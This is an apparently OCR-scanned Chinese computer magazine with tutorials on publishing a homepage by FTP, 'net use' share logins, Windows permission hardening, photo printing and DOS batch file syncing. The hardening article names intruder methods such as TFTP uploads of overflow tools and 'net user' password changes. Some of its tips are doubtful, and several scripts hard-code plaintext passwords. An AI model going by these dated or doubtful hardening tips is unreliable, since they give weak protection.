(4)**目录层次不要太深**


建议不要超过3层，这样维护管理才方便。

(5)**不要使用中文目录名、文件名**

因为用中文易产生长文件名，最重要的一点是有些服务器系统不支持中文，造成无法显示网页的后果。同时长目录名不论对书写和系统调用都会产生麻烦，容易出错。

2.看图对照制作你的网站文件目录

如下图所示，你看到的是一个网站的目录结构，请对照它并根据你自己的情况设计自己网站的目录结构。



来吧！把我们的家搬到网上去

做好的主页总不能留在自己的电脑里孤芳自赏吧。现在不论是国内还是国外都有一些免费资源来给你的个人主页安家。这里以支持FTP上传的免费个人主页空间虎翼社区http://www.51.net为例，给大家展示一下如何申请主页空间并完成主页的上传。

我想要一个家，挺大却不要钱的地方

第一步：在 览器中键入http://club.51.net/来到虎翼网的个人主页社区。点击"免费型虚拟主机"的"登记注册"按钮（见图16）。同意协议，进入下一步。



图16

第二步：按照网站的要求填入你的详细资料。一共有两页需要填写，并且需要在这之后安装虎翼网的免费DIY吧工具。

注意：*现在国内提供FTP上传服务的免费个人主页空间极少，虎翼社区在提供50MB空间的基础上还支持FTP实属难得，不爽的是需要安装它的IE工具栏。*

第三步：到你的注册信息所填的信箱中找到"虎翼网免费空间激活信"，点击其中的激活链接，即可在出现的新页面中看到"你已经成功激活，空间将在12小时内开通"的提示。

当你注册成功激活账号后，在12小时内，所填写的注册邮箱将收到一封名为："Thank you for using 51.net"的邮件，邮件内容包含FTP主机地址：***.go.51.net，账号和密码，请妥善保管好。

其他主页空间提供商的注册过程与此类似，注册时请注意在最终得到FTP上传服务器的地址、账号和密码后一定要妥善保管，因为这就是进入你网上的家的钥匙。

上传作品布置新家


上面你已经拥有了自己的网上安乐窝，下面需要把你精心制作的家具摆放进去了，下面以FTP上传工具CuteFTP为例，教大家如何把做好的主页上传至服务器。

注意：*CuteFTP最新版本为Pro 7.0，可以在http://www.onlinedown.net/soft/3065.htm下载，而且该版本支持中文语言包，下载后拷入程序目录，在"工具→全局选项→显示→语言"中调整为"Chinese.lng"重新打开即可。*


图17

第一步：运行CuteFTP Pro，点击"文件→新建→FTP站点"，在弹出的页面属性窗口中，输入你在前面得到的FTP账户信息，"标签"处填写站点名称，比如"我的个人主页FTP"，后面依次输入FTP主机地址（***.go.51.net）、账户和密码（见图17）。

第二步：点击"连接"按钮，CuteFTP会自动保存你的FTP网站登录信息并连接站点。连接成功后CuteFTP会自动将左侧的FTP站点列表切换为本地文件管理器，你可以在这里选择至你的网页目录。虎翼社区的免费空间需将文件保存在"public_html"目录下，用鼠标将左侧需要上传的文件选定后直接拖至"public_html"目录下即可（见图18）。


图18

小提示：

★*虎翼网要求网站首页的HTML文件应该叫index.html或index.htm，另外，还可以是default.html。但不能同时存在，因为搜索优先是按以上顺序排列的，如果同时存在index.html和index.htm，浏览器搜索会先找到index.html，就不搜索index.htm了。*

★*FTP默认的连接端口一般为21，有些服务商有可能更改，你需要在你的主机地址之后加上冒号和端口号，如：xxx.go.51.net:2021，使用时请注意。*

第三步：上传完毕，激动人心的时刻到来了，在 览器中键入你的个人主页域名（***.go.51.net），如果一切正常，就来享受成功的喜悦吧。

小提示

利用Dreamweaver也可上传网页

Dreamweaver MX 2004本身也带有FTP上传功能（网站管理功能），点击"站点→管理站点→新建→站点→高级"（见图19），将你的本地目录和远程信息正确填写之后，可以选择"文件→保存到远程服务器"，在选择需要上传的网页，马上你的修改就可以体现到网站上了。


图19

网站功能太少，让我们丰富一下吧

在网页中加入VBScript或JavaScript脚本的代码，可以让你的网站变得功能非常强大，像网络广告、搜索引擎、特效、计数器等都是脚本的应用，加入这些代码的方法非常简单：将这一段代码放在任何页面中任何适合位置，也就是在<body></body>中的任何独立行中。

注意：不要将代码置于内嵌框架<iframe></iframe>中，否则将不能正常使用。

谁来看过我的网站我有数

为网站加入计数器和统计系统可以让你知道有多少人访问过你的网站，他们都在什么时间来的、在什么地方、用什么 览器……都会一览无余。

武林榜在线统计系统现在比较流行，注册的方法也比较简单，到http://www.50bang.com，填完注册信息通过后就可以获得代码了。加入到你的网页代码之中，就可以享用网页统计的功能了。

按照一般习惯，统计系统图标一般出现在页面的最下方居中(也就是</body>上面一行<center></center>之中)位置，这样做的好处是一旦当统计系统的服务器死掉，也不影响页面的载入。

除此之外，下面几个计数系统也比较知名：

ISUN免费计数 http://www.itsun.com/

99统计 http://www.99count.com/

Zhao123网站计数器 http://count.zhao123.com/

QQ状态网上现

你的网站发布了很多有用信息后，相信肯定有不少朋友想和你直接沟通，如果都要加你的QQ，那怎么受得了，加一小段代码，将你的QQ在线状态发布在网页上，点击之后对方不用加你为好友也可以跟你聊天了。访问http://is.qq.com/webpresence/code.shtml，按照提示一步步操作即可获得代码，加到你的页面或论坛当中立刻生效。

内容太多，请Google帮你站内搜索

当你的网页内容比较丰富时，网友要找信息可能会比较麻烦，这时提供站内搜索功能就很有必要了，而百度和Google等搜索引擎都提供了这样的免费服务，只要到它们的相应网页，将其中提供的代码放置在你的首页即可。

百度：http://www.baidu.com/search/code.html

Google：http://www.google.com/intl/zh-CN/searchcode.html

论坛、留言板请网友畅所欲言

网站做得好，必须还得增强互动性，因此留言本或论坛是必不可少的，目前网上免费论坛和留言本比比皆是，下面为大家推荐比较有特色的几个。

EPT工作室出品的EPT Flash留言本是全Flash设计，相当华丽精美，大家可以到http://www.etp21.com/注册申请，并获得一个免费的二级域名，直接嵌套到你的个人主页之中即可。

西陆网为大家提供了免费的个人主体论坛，到http://www.xilubbs.com/freebbs/填写注册申请之后马上就能拥有。有了论坛和留言本，你的个人主页一下全副武装起来，经过你如此的苦心经营，一定会人气大旺，而你也会从中学到许多。



番茄悄悄告诉你！

★本期《轻松做主编 快乐办份E杂志》中介绍了制作邮件列表的方法，对于网站站长来说，提供邮件列表服务，可以更有效地粘住网友，使他们在不访问网站的情况下，通过E-mail获得你的网站更新，并且再次访问，同样邮件列表服务提供商也会给你一段代码，只要贴在网站首页就可以了。

★没有广告的网站不是好网站

网络广告是你以网养网的好方法，在众多的网络点击回报广告中，Google AdSense广告以其影响力和信誉获得了全世界网友的认同，而且不用支付任何款项就能参加。一旦你的申请审核通过，在几分钟内就可以开始投放广告，是不是有些心动了呢？快去看看本期的《赚的就是美元—Google广告创收大行动》吧！

★像这样的应用代码增色的例子很多，从特效网站直接下载或从别人的网站中找到特效代码，Copy下来直接贴在你的网站中就能实现相应功能。如果希望应用得更好，那就需要进一步学习脚本知识了。

学网精品资源站

综合	推荐指数
有风的日子 http://www.windstudio.net/	★★★★★
视觉中国 http://www.chinavisual.com/	★★★★★
蓝色理想 http://www.blueidea.com/	★★★
特效站	
博宝网页特效 http://www.joi.8u8.com/	★★★
好模板网页特效站 http://code.haomb.com/	★★
中国特效站 http://www.texiao.cn/	★★★★
网页素材	
桌面城市 http://www.deskcity.com/	★★★★★
素材精品屋 http://www.sucaiw.com/	★★★★
网页代码	
代码中国 http://www.codechina.net	★★★★★
天新网源码下载 http://www.21tx.com/src	★★
Web技术	
HTML.CN http://www.htmlcn.com	★★★
虚拟无忌 http://www.86vr.com	★★★★★

CF[ZT01]

■熊猫盼盼

★★

连根拔起

——共享的二次登录

本文可以帮你学到

- 如何二次登录共享
- 解决共享访问故障

办公室、学校、网吧等局域网环境在实际工作中都会用到文件共享功能。抛开病毒问题不谈，在局域网中使用共享无疑是一种最高效的数据交换方式。可是大家在使用共享时都曾遇到过这样一个问题无法解决:Windows的文件共享没有"注销"功能，也就是说当你以Guest登录某人的共享文件夹时，你就无法再切换到Administrator对文件夹进行操作了。今天要做的就是将已经登录的信息连根拔起。

根据以往经验，凡是在Windows窗口界面中很难或无法完成的任务，在命令行方式下就总能找出解决的方法(请关注每期的《DOS快餐店》栏目)。于是我在Help命令显示的所有DOS命令中找了起来，最后将目标锁定在"net use"命令上。

"net use"命令怎么用？在灵活地运行这个命令为我们解决问题前，很多尚未接触过这个命令的朋友可能会提出这个问题。那么就让我来用一条命令样例为大家讲解一下吧。

net use \\192.168.0.1\share "123" /user:"pan"

这条命令用来访问IP为192.168.0.1的机器(在局域网内也可用机器名代替IP地址)上的共享名为"share"的共享资源，用来登录的用户名为"pan"，密码为"123"(均不含引号)。

小提示

可以在"net use"命令中共享路径参数前加上未使用的盘符，如"net use z: \\192.168.0.1\share "123" /user:"pan""(不含外侧中文引号)即表示访问这个指定的共享路径，并将该路径映射为本地盘符Z:。

第一次尝试:失败的启迪

熟悉了"net use"命令的基本使用后，原来使用用户名"test"(隶属于User组，同事将该组对其共享文件夹的访问权限设为了"只读")登录同事共享的我迫不及待地想将当前共享登录用户改为"pan"(隶属于PowerUser组，该组对共享文件夹的访问权限设为了"完全控制")。于是我想当然地在命令行下执行了"net use \\192.168.0.1\share "123" /user:"pan""，在几秒的等待后，却出现了一行英文错误提示，大意是"已经登录了该共享，不允许用别的用户名同时登录"。我顿时觉得空欢喜一场，难道这是Windows本身设计的一个缺陷？带着疑问，我再次对"net use"进行了研究，将每一个参数的作用都学习了一遍，终于发现了另一个重要的参数。

第二次尝试:成功的喜悦

刚才所说的那个参数就是/del，大家可以很容易地看出这个参数的功能。没错，参数/del就是用来删除系统中已经创建的共享访问，同时会清除已经被系统"记住"的对于该共享路径的访问用户名及密码。使用方式如下:

net use \\192.168.0.1\share /del

也就是在"net use"后加上共享路径，接着使用参数/del。在"网上邻居"中列出的都是诸如"share 在 机器名"的共享名，怎么得到符合命令参数要求的共享路径呢？打开"网上邻居"，右击空白处选择"查看→详细信息"，然后在"备注"一栏中就能看到共享的真实路径了。用这条命令将同事的共享连接删除之后，再次运行"第一次尝试"中的"net use"登录命令，轻松成功了！

小提示

★可以用"net use * /del"命令删除所有已登录的共享连接。

★有时明明已经设置好了共享访问的用户，可在登录时总会提示访问错误，其实此时默认使用的Guest账户是被禁止访问的，在命令行方式下先将此共享连接删除后再以正确的账户连接即可。

为什么登录不上

有些用户在访问使用Windows XP的机器时发现无论是"网上邻居"和"net use"命令都提示"没有权限访问"。这其实是Windows XP的默认设置在"捣鬼"，应该如何解决呢(下文中的操作均在被访问的机器上进行)？

首先打开"控制面板"中的"用户账户"，检查Guest(来宾)账户是否启用，然后运行gpedit.msc打开"组策略编辑器"(Windows XP家庭版没有此功能)，点击左侧分支并依次定位到"'本地计算机'策略→计算机配置→Windows设置→安全设置→本地策略→用户权利指派"，接着在右侧空格中双击"从网络访问此计算机"，在弹出窗口中点击"添加用户或组"按钮，将需要访问本机共享的用户或其隶属的组添加进列表中，点击"确定"关闭该属性页。同样也是在此右侧窗格中，双击"拒绝从网络访问这台计算机"，检查弹出的"属性"窗口列表中是否包含了需要访问本机共享的用户或用户组(默认存在的有Guest和SUPPORT_xxxxxxxx)，如果有则将其删除(建议将其中的Guest删除)。CF [YY01]

■ 自由风

★★★

用好 Windows 权限之剑

——严防非法入侵

本文可以帮你学到

- 针对入侵手段做出相应权限设置
- 设定文件访问权限防止病毒入侵

安全前提:分区格式 = NTFS

Windows 2000/XP 拥有强大的用户和组权限管理功能，在保护系统安全方面有着独特的应用。通过为不同用户分配相应权限，可以限制其对系统重要文件或目录的访问，并以此达到保护系统不受病毒和黑客侵犯的功能。尤其对于"兼职"个人服务器的电脑来说，权限设置更为重要，不过要想完全领略权限管理的好处，要求系统分区使用 NTFS 文件系统，如果你的系统分区还没有使用 NTFS 文件系统，可以在"开始"菜单"运行"框中输入"cmd"打开命令行窗口，然后输入"convert c:/fs:ntfs"命令进行转换(其中"C:"为需要转换的盘符)。

溢出攻击? 能溢出不能攻击

溢出攻击是黑客们常用的一种攻击手段，通过溢出入侵往往可以很快得到一定的主机权限，从而实施破坏。我们通过给"cmd.exe"文件设置权限可以有效地抵御溢出攻击，让黑客虽然可以"溢出"但却无法实施攻击，具体步骤如下:

第一步:首先需要创建一个 User 组的受限权限用户。使用管理员账户登录系统，右击"我的电脑"选择"管理"打开"计算机管理"窗口，在窗口左侧的树形栏中依次展开"计算机管理(本地)→系统工具→本地用户和组→用户"。然后在右侧窗格中右击，选择"新用户"，输入用户名"safeuser"，注意"密码"要设置复杂一些(见图1)，单击"确定"按钮即可建立一个隶属于 User 组的用户。



图 1

第二步:设置关键程序使用权限。打开 C :\Windows\system32(假设系统安装在 C 盘，如为 Windows 2000 请将"Windows"改为"Winnt")，右击文件 cmd.exe 在右键菜单中选择"属性"，单击"安全"选项卡(见图2)，删除"组或用户名称"列表中的所有用户和组，然后单击"添加"按钮，输入用户名"safeuser"，单击"确定"按钮即可。按照此方法将该目录中的"net.exe"、"net1.exe"改为同样的安全权限设置。为了防止一些老鸟黑客通过 TFTP 或者 FTP 方式传输本地溢出程序，我们还应将该目录中的"tftp.exe"、"ftp.exe"两个文件的权限设定为只有 safeuser 才可以使用。


图 2

小提示

★如果希望这个账户更安全一些，可以在用户名称前面添加一个"$"符号建立一个隐藏账户，这样，即使系统被入侵，攻击者也无法使用"net user safeuser password"命令来修改用户密码。

★"cmd.exe"可能是你经常需要用到的命令，但经过上面的设置后，只有在登录 safeuser 账户后才能运行它，如果想在管理员账户使用这个命令，可以在开始菜单"运行"对话框中输入"runas /user:safeuser cmd"命令，然后根据系统提示输入 safeuser 账户密码即可运行。

上传后门? 门都没有

为更大程度保障系统安全，我们还可以将 TFTP 的传输端口修改为 0，打开 C:\WINDOWS\system32\drivers\etc 目录，用"记事本"打开其下的文件 services(无扩展名)，将



图 3

"tftp"行中的"69/udp"修改为"0/udp"(见图3)即可，这样，入侵者就不能使用TFTP命令来传输黑客程序了。

小提示

如果你确认系统已经转换为NTFS文件系统，但"属性"对话框中却没有"安全"选项卡，可以打开"我的电脑"，选择菜单"工具→文件夹选项"，单击"查看"选项卡，在"高级设置"中取消"使用简单文件夹共享(推荐)"选项后确定即可。

百毒不侵 权限还能这样玩

我们知道，病毒等恶意程序往往会把自己隐藏在Windows系统目录中，其实对Windows目录的权限进行一些限制，就能防止大部分病毒入侵。

第一步:使用最新的杀毒软件对C:\WINDOWS目录进行全面的病毒查杀，确保在设置权限以前该文件夹无毒。

第二步:首先在C:\WINDOWS目录右键菜单中选择"属性"，再打开"安全"选项卡，首先删除Administrators和System用户组以外的所有用户组，然后分别设置Administrators和System用户组，在下面的权限列表中去掉"完全控制"、"修改"、"写入"选项前面的勾选(见图4)，单击"确定"按钮。使用同样方法对C:\WINDOWS\system32目录进行权限设置。



图4

以后当有病毒试图向Windows或者系统目录写入病毒程序时，就会因为没有足够的权限而无法写入，从而达到保护系统的目的。当然，这样设置后正常的文件写入操作也将无法执行，如果在安装新软件时需要向该目录写入文件，我们需要恢复其所有权限再进行安装，安装结束后再对权限做出限制。

本文介绍的方法只是冰山一角，NTFS文件系统的强大安全特性是无法以几个实例所概括的。本文希望能抛砖引玉，带给大家防范的思路，更多的应用还期待你的挖掘。如果有新的方法和大家共享，可以投稿至system@cfan.com.cn。

CF [YY02]

单张多图 看我的

★★

■ 柳坚

可能你和笔者一样，经常需要打印一些数码相片寄给朋友或者同学，而相片的尺寸也只要和平时我们所见到的7英寸大小差不多就行了。可是这样就会造成打印纸张的浪费，要知道，现在质量比较好的相纸的价格还是挺高的。因此，笔者就想办法在一张A4幅面的打印纸上打印四张甚至更多的相片，这样既保证了相片的清晰度，也不会浪费纸张。不过，笔者没有使用其他的任何辅助软件，而是利用Windows XP自带的"图片和传真查看器"就搞定了！

第一步:进入到需要打印的数码相片所在的文件夹，然后用Windows XP自带的"图片和传真查看器"打开任意一张相片。如果你的相片关联到了其他的图片查看程序，那么可以在图片上单击鼠标右键，在弹出的菜单中依次选择"打开方式→Windows图片和传真查看器"即可。

第二步:在打开的图片下方有一栏工具按钮供我们选择。点击其中的打印按钮，便会打开"照片打印向导"，向导会将当前文件夹下的所有图片以缩略图的形式显示出来(见图1)。勾选需要打印的相片(可以同时选择多张)，然后单击"下一步"按钮。



图1

第三步:在"打印选项"中选择好要使用的打印机，单击"下一步"按钮即可进入到"布局选择"窗口。缩略图打印中最为关键的一步就在于此了。根据要打印的相片尺寸，在"可用布局"列表中选择相应的缩略图打印方式。如果你想在一张A4幅面的相纸上打印9张相片，就可以选择"钱夹图片"布局，此时窗口右侧便会显示打印的效果(见图2)。

第四步:单击"下一步"按钮，将相纸放入到打印机的进纸盒中即可开始打印了！



图2

CF [YY03]

■ 掌柜的

DOS快餐店(六)

★★★

文件移形换位大法

本文可以帮你学到

- ren和replace命令的使用
- 利用脚本实现目录同步

掌柜的最近竟然迷恋起了网络游戏(以下简称网游),每天一下班总忍不住在游戏里"拼杀"一番。可是经常碰到的一个头痛问题是,网游由于版本更新的需要,每过几天甚至几小时都需要对游戏文件在线更新一次,往往兴冲冲地启动游戏却出现在线更新的界面,然后等到花儿也谢了却仍在更新。正在万般头痛之时,喜欢"严打"员工上班偷懒的掌柜发现小伙计也玩这个游戏,并且是上班的时候玩!

"你是不是经常更新游戏?"掌柜的问。

小伙子显然有些措手不及,差点把心爱的笔记本都摔了:"　,我……"

"不用说了,以后替我更新游戏的重任就交给你了,我不希望再看到更新界面,不然,哼哼,旧账新账一起算……"掌柜的阴笑着说。

还好小伙计是批处理高手,我们来看看他是怎么做的。




图1

1.在掌柜的机器上

第一步: 点击"开始→设置→控制面板→用户账户",并在其中新建一个管理员账户updater(用户名可随意更改,但不得与现有用户名冲突,并应与下文中的脚本对应),将该账户的密码设置为"12345678"(不含引号,实际使用中请更改为强度更高的密码)。





图2

第二步: 打开"我的电脑",找到游戏的安装目录,右击该目录选择"共享和安全"  。然后在弹出窗口默认打开的"共享"选项卡中选择"共享此文件夹",将"共享名"设为"game"(不含引号)(见图1)。

第三步: 点击"权限"按钮,在弹出窗口中点击"添加",点击"选择用户或组"窗口的"高级"按钮,然后点击"立即查找",在下方的列表中选中刚才新建的updater,点击"确定"(见图2)。此时在"选择用户或组"窗口的列表中已经显示出了我们添加的账户了,再次点击"确定"。

第四步: 重新回到"game的权限"窗口,选中updater,在下方的"updater的权限"列表中勾选"完全控制"(见图3),依次点击"确定"关闭窗口。




图3

2.在小伙计的机器上

打开"记事本",输入以下脚本并保存为gameup.bat(掌柜的IP为192.168.0.2,小伙子的游戏安装目录为d:\game):

```
@echo off
net use z: \\192.168.0.2\game "12345678" /user:"updater"
cd d:\game
for %%i in (*.*) do if not exist "z:\%%i" copy %%i "z:\" /y
replace *.* "z:\" /u/r
net use z: /del
```

于是,每当自己更新完游戏,小伙子总是习惯性地执行一下这个脚本,掌柜的感到非常满意。

重要说明:

(1)以上脚本中添加管理员权限账户仅为了避免因权限问题带来的连接问题,也可使用其他用户组(关于net use命令及连接故障的解决,请参见本期的《连根拔起——共享的二次登录》)。

(2)此脚本仅更新游戏主目录的文件,可根据游戏中的目录结构自行添加需要更新的子目录,如需要追加更新game\images,则在"net use z: /del"语句前添加如下

语句:

```
cd d:\game\images
for %%i in (*.*) do if not exist "z:\images\%%i" copy %%i "z:\images" /y
replace *.* "z:\images" /u
```

本期配料: ren/replace

适宜人群: 没有DOS基础的初学者

1.ren

在Windows中重命名文件时,我们一般采用右击该文件选择"重命名"或两次单击文件名的方式。而在DOS中,则需要使用ren命令。文件名相当于人的称谓,比如在DOS快餐店中喊"掌柜的",大家都知道是指我。而ren命令的目的,就是要让大家改口,比如改为"老板",让大家知道"老板"这个称谓是指我,而"掌柜的"不再指我。同样的,文件名和称谓一样,只在一定范围内有效,比如在DOS快餐店里的"掌柜的"是我,而VBScript快餐店、JavaScript快餐店的"掌柜的"则是其他人。在别的地方找我就得将我的具体位置也描述出来,如"DOS快餐店的'掌柜的'",就好像我们在一个目录下打开其他目录中的文件时就必须给出此文件的完整路径。

目标:将D:\a.txt命名为D:\b.txt

ren d:\a.txt b.txt

命令格式: ren 要重命名的文件路径 新文件名

命令讲解: 如果要重命名的文件不在当前目录,则命令参数中的"要重命名的文件路径"就必须是完整路径,如上文中的"d:\a.txt",在当前目录下则可省略路径而只需给出文件名,如上文中可省略为"a.txt"。另外,新的文件名只要符合文件命名规范,就能自由更改,文件扩展名也能重命名,如"ren d:\a.txt b.bak"。

2.replace(在Windows 98中没有此命令)

当我们在"资源管理器"中进行文件复制、粘贴操作时,如果目标目录中存在与要复制的文件同名的文件,就会出现是否将"文件替换为"的提示框。这和我们以前介绍过的copy命令有些共同点,但replace的职能就是"替换",它还具有子目录替换、版本控制等功能,下面就让我们来体验一下。

目标1:用D:\a.txt替换D:\backup下的同名文件

replace d:\a.txt d:\backup

命令格式: replace 源文件路径 目标文件所在目录

命令讲解: 如果源文件在当前目录中,我们也可以省略掉完整路径而只使用文件名,而第二个参数是同名文件所在目录名,不包含文件名。

当目标目录中并没有源文件时,默认情况下replace命令就不会进行替换,如果需要目标目录也包含这个文件,则必须使用copy命令或replace命令的参数。

目标2:用replace命令将D:\a.txt添加到D:\backup

注意: 此处假设D:\backup目录中不包含a.txt,参数/a不能与后面介绍的/s、/u搭配使用。

replace d:\a.txt d:\backup /a

命令格式: replace 源文件路径 目标文件所在目录 /a

命令讲解: 每个命令都有很多参数,我们在记忆时要掌握窍门,比如此处的/a即为"add"(添加)的缩写。此命令参数只有在目标目录不包含源文件同名文件的情况下使用,否则会提示"未添加文件"。

在学习了replace命令的基本使用以后,可能你会迫不及待地尝试一下,但你可能仍会遇到文件存在却无法替换(显示"拒绝访问")的问题,这是什么原因呢?

目标3:用D:\a.txt替换D:\backup下的同名只读文件

replace d:\a.txt d:\backup /r

命令格式: replace 源文件路径 目标文件所在目录 /r

命令讲解: 和上一个参数一样,此处的/r可理解为"read only"(只读)。顾名思义,使用/r参数就是为了告诉replace命令:即使目标文件是只读的,也照删不误!

小提示

如果不使用/r参数,我们也可以用attrib命令去除目标文件的只读属性,方法为"attrib -r d:\backup\a.txt",此命令将在本栏目今后的文章中详细讲解,敬请关注。

是否还记得上期曾提到过的pause命令?它可以使脚本暂停,直至按下任意键才继续。而在replace命令中,我们可以使用一个参数来简化这个操作,仅用一条命令就能实现两条命令的功能。

目标4:等待用户按下任意键后,用D:\a.txt替换D:\backup下的同名文件

replace d:\a.txt d:\backup /w

命令格式: replace 源文件路径 目标文件所在目录 /w

命令讲解: 用replace/?命令查看replace参数时,我们发现/w参数的解释为"等您插入磁盘以后再运行"。可是经过测试后发现,如果在未将磁盘插入A:(软驱)时,使用"replace d:\a.txt a:\"仍会提示错误(见图4)。与其说是等待插入磁盘,倒不如说这是一个等待参数,我们可以将/w理解为"wait"(等待)。在使用了该参数后,replace命令在对文件进行替换操作前将首先暂停操作并提示"按任意键继续"。注意,就如我们刚才所说的那样,如果源文件路径和目标文件目录不正确的话,命令会直接报错,也就是说在暂停之前命令就对路径参数进行了检查。

如果目标目录中有多个子目录,并且每个子目录都有需要替换的文件,我们应该怎么办呢?大家可能会想到使用cd




图4

命令频繁切换目录，然后配合replace命令进行操作，但我们有更好的办法。

目标5:用D:\a.txt替换D:\backup及其子目录下所有的同名文件

replace d:\a.txt d:\backup /s

命令格式:replace 源文件路径 目标文件所在目录 /s

命令讲解:默认情况下，如果D:\backup的子目录中含有与源文件同名的文件(如:d:\backup\1\a.txt、d:\backup\2\a.txt)，replace命令将不对它们进行替换，参数/s可以理解为"subfolder"(子目录)。使用了/s参数后，replace命令就在目标目录中进行搜索，对该目录下所有的子目录进行遍历，查找所有要替换的文件。

在进行遍历替换等多文件操作时，我们最担心的就是误操作所带来的数据丢失，如何能让替换操作开始前提示确认一下呢?

目标6:在目标5的基础上，要求确认操作

replace d:\a.txt d:\backup /s /p

命令格式:replace 源文件路径 目标文件所在目录 /p

命令讲解:如同以前介绍过的copy命令一样，replace的操作确认参数也是/p，建议在使用/s参数的时候搭配使用。

我们进行文件替换时,很多情况是为了将修改过的新版本文件替换旧版本文件。但如果文件较多(如本文开始处介绍的游戏文件更新)时,就很难把改动过的文件和未改动的文件区分开来，无奈之下只好使用全部替换。在文件数据量大的时候，这种操作无疑是对系统资源和时间的浪费，这种缺点在网络传输时尤为明显(本文开头的游戏更新就是采用net use命令将网络主机上的共享目录映射为本地盘符z:，然后再进行数据传输，也属于网络传输)。

目标7:用D:\a.txt替换D:\backup目录下的同名文件，如果目标文件版本较新则不替换

replace d:\a.txt d:\backup /u

命令格式:replace 源文件路径 目标文件所在目录 /u

命令讲解:参数/u可以理解为"update"(更新/升级)，既然是更新当然不能用旧文件替换新文件咯。所以/u参数就是告诉replace命令，在进行替换操作之前，先对源文件和目录文件的修改时间进行比较，如果源文件比目标文件版本新(理想的状况)则进行替换，否则不进行替换。使用这个参数也可以在一定程度上防止我们误将文件覆盖为老版本，现在可能会有朋友提出疑问:为什么文章开始处的游戏文件更新脚本中没有全部使用replace/u，而用copy命令进行了辅助?这是由于游戏更新过程中，不但有文件的版本更新，更有可能会有一些新的文件产生(即源文件目录中有，但目标文件目录中没有的文件)，简单地使用/u参数则有可能会遗漏掉新生成的那部分文件。

本期大餐: 改造游戏更新脚本，使其满足文件同步需要

适宜人群: 有一定DOS基础的老鸟

目标:支持自定义源、目标目录、文件类型的文件同步脚本

```
@echo off
cd %1
for %%i in (*.%3) do if not exist "%2%%i" copy %%i "%2" /y
replace *.%3 "%2" /u
```

使用方法: 在"记事本"中输入以上脚本保存为filesyn.bat，用cd命令将当前目录转到该脚本的保存目录中，使用格式为"filesyn.bat 源目录 目标目录 需要同步的文件类型"(不含引号)。如果源或目标目录不是当前目录，请在参数中使用完整路径。

脚本讲解:以前我们曾经给大家讲过，%1、%2等变量表示批处理在运行时由用户指定的参数，如执行"filesyn.bat d:\ e:\ txt"，则其中的第一个参数"d:\"即赋值给了%1，而"e:\"赋值给了%2，第3个参数"txt"赋值给了%3。首先"cd %1"是指将当前目录转到第1个参数(即源目录参数)指向的目录。第二句使用了for循环语句对当前目录进行了遍历，将其中文件扩展名符合参数%3的文件都找出来，然后用exist语句检查目标目录(%2)中是否也有这个文件，如果(if)没有(not exist)此文件，就用copy命令将它从源目录中复制到目标目录中。当遍历结束，批处理开始执行下一条语句，用replace语句配合参数/u来对目标目录的文件进行更新，如果目标目录中包含了比源文件版本更新或者相同的文件(包括上一条循环语句中复制到目标目录中的文件)，则不更新。

DIY你的DOS菜

上期答案

1.将当前日期和时间分两行存为c:\now.txt。

date/t >>c:\now.txt

time/t >>c:\now.txt

2.制作一个脚本，修改系统时间为16:30:00，运行c:\abc.exe，接着用网络时间同步命令将时间改回来。

注意:仅适用于Windows XP。

time 16:30:00

c:\abc.exe

w32tm /resync /rediscover

3.将第8期"名师烹 "中的脚本稍加修改，使其能够记录MSN Messenger使用情况。

按照原文件中的方法进行操作，将脚本位置改为MSN Messenger所在目录，将脚本中的echo语句后的内容做相应的修改，将最后的"qq.exe"改为"msnmsgr.exe"(详细代码请参考上期原文)。

本期习题(答案下期公布)

1.将D:\movies\new.rm重命名为old.rmvb。

2.用D:\abc\1.exe替换D:\def目录及其子目录下的所有同名文件，要求操作确认。

3.在第2题的基础上，只替换旧文件。

CF [YY04]

■HY 阮征 选题推荐:山东 刘浩(奖金150元)

★★★

网管的“秘宝”

本文可以帮你学到

- 学会简单的网络排障
- 学会使用Sniffer Pro的简单用法
- 学会“网络执法官”的使用方法
- 了解网管需要掌握的工具

作为一个网管，每天都要处理各种不同的问题，网络出现问题了，我要管，电脑出现问题了我也要管，真是一天从早忙到晚……

一大早，单位就有人抱怨网络速度缓慢，经过检查，原来问题出现在我的内部局域网里面，这下可把我急坏了，该怎么入手呢？还是老办法，使用我“工具箱”里的Sniffer Pro和“网络执法官”这两个软件来解决问题。

1.王牌软件Sniffer Pro

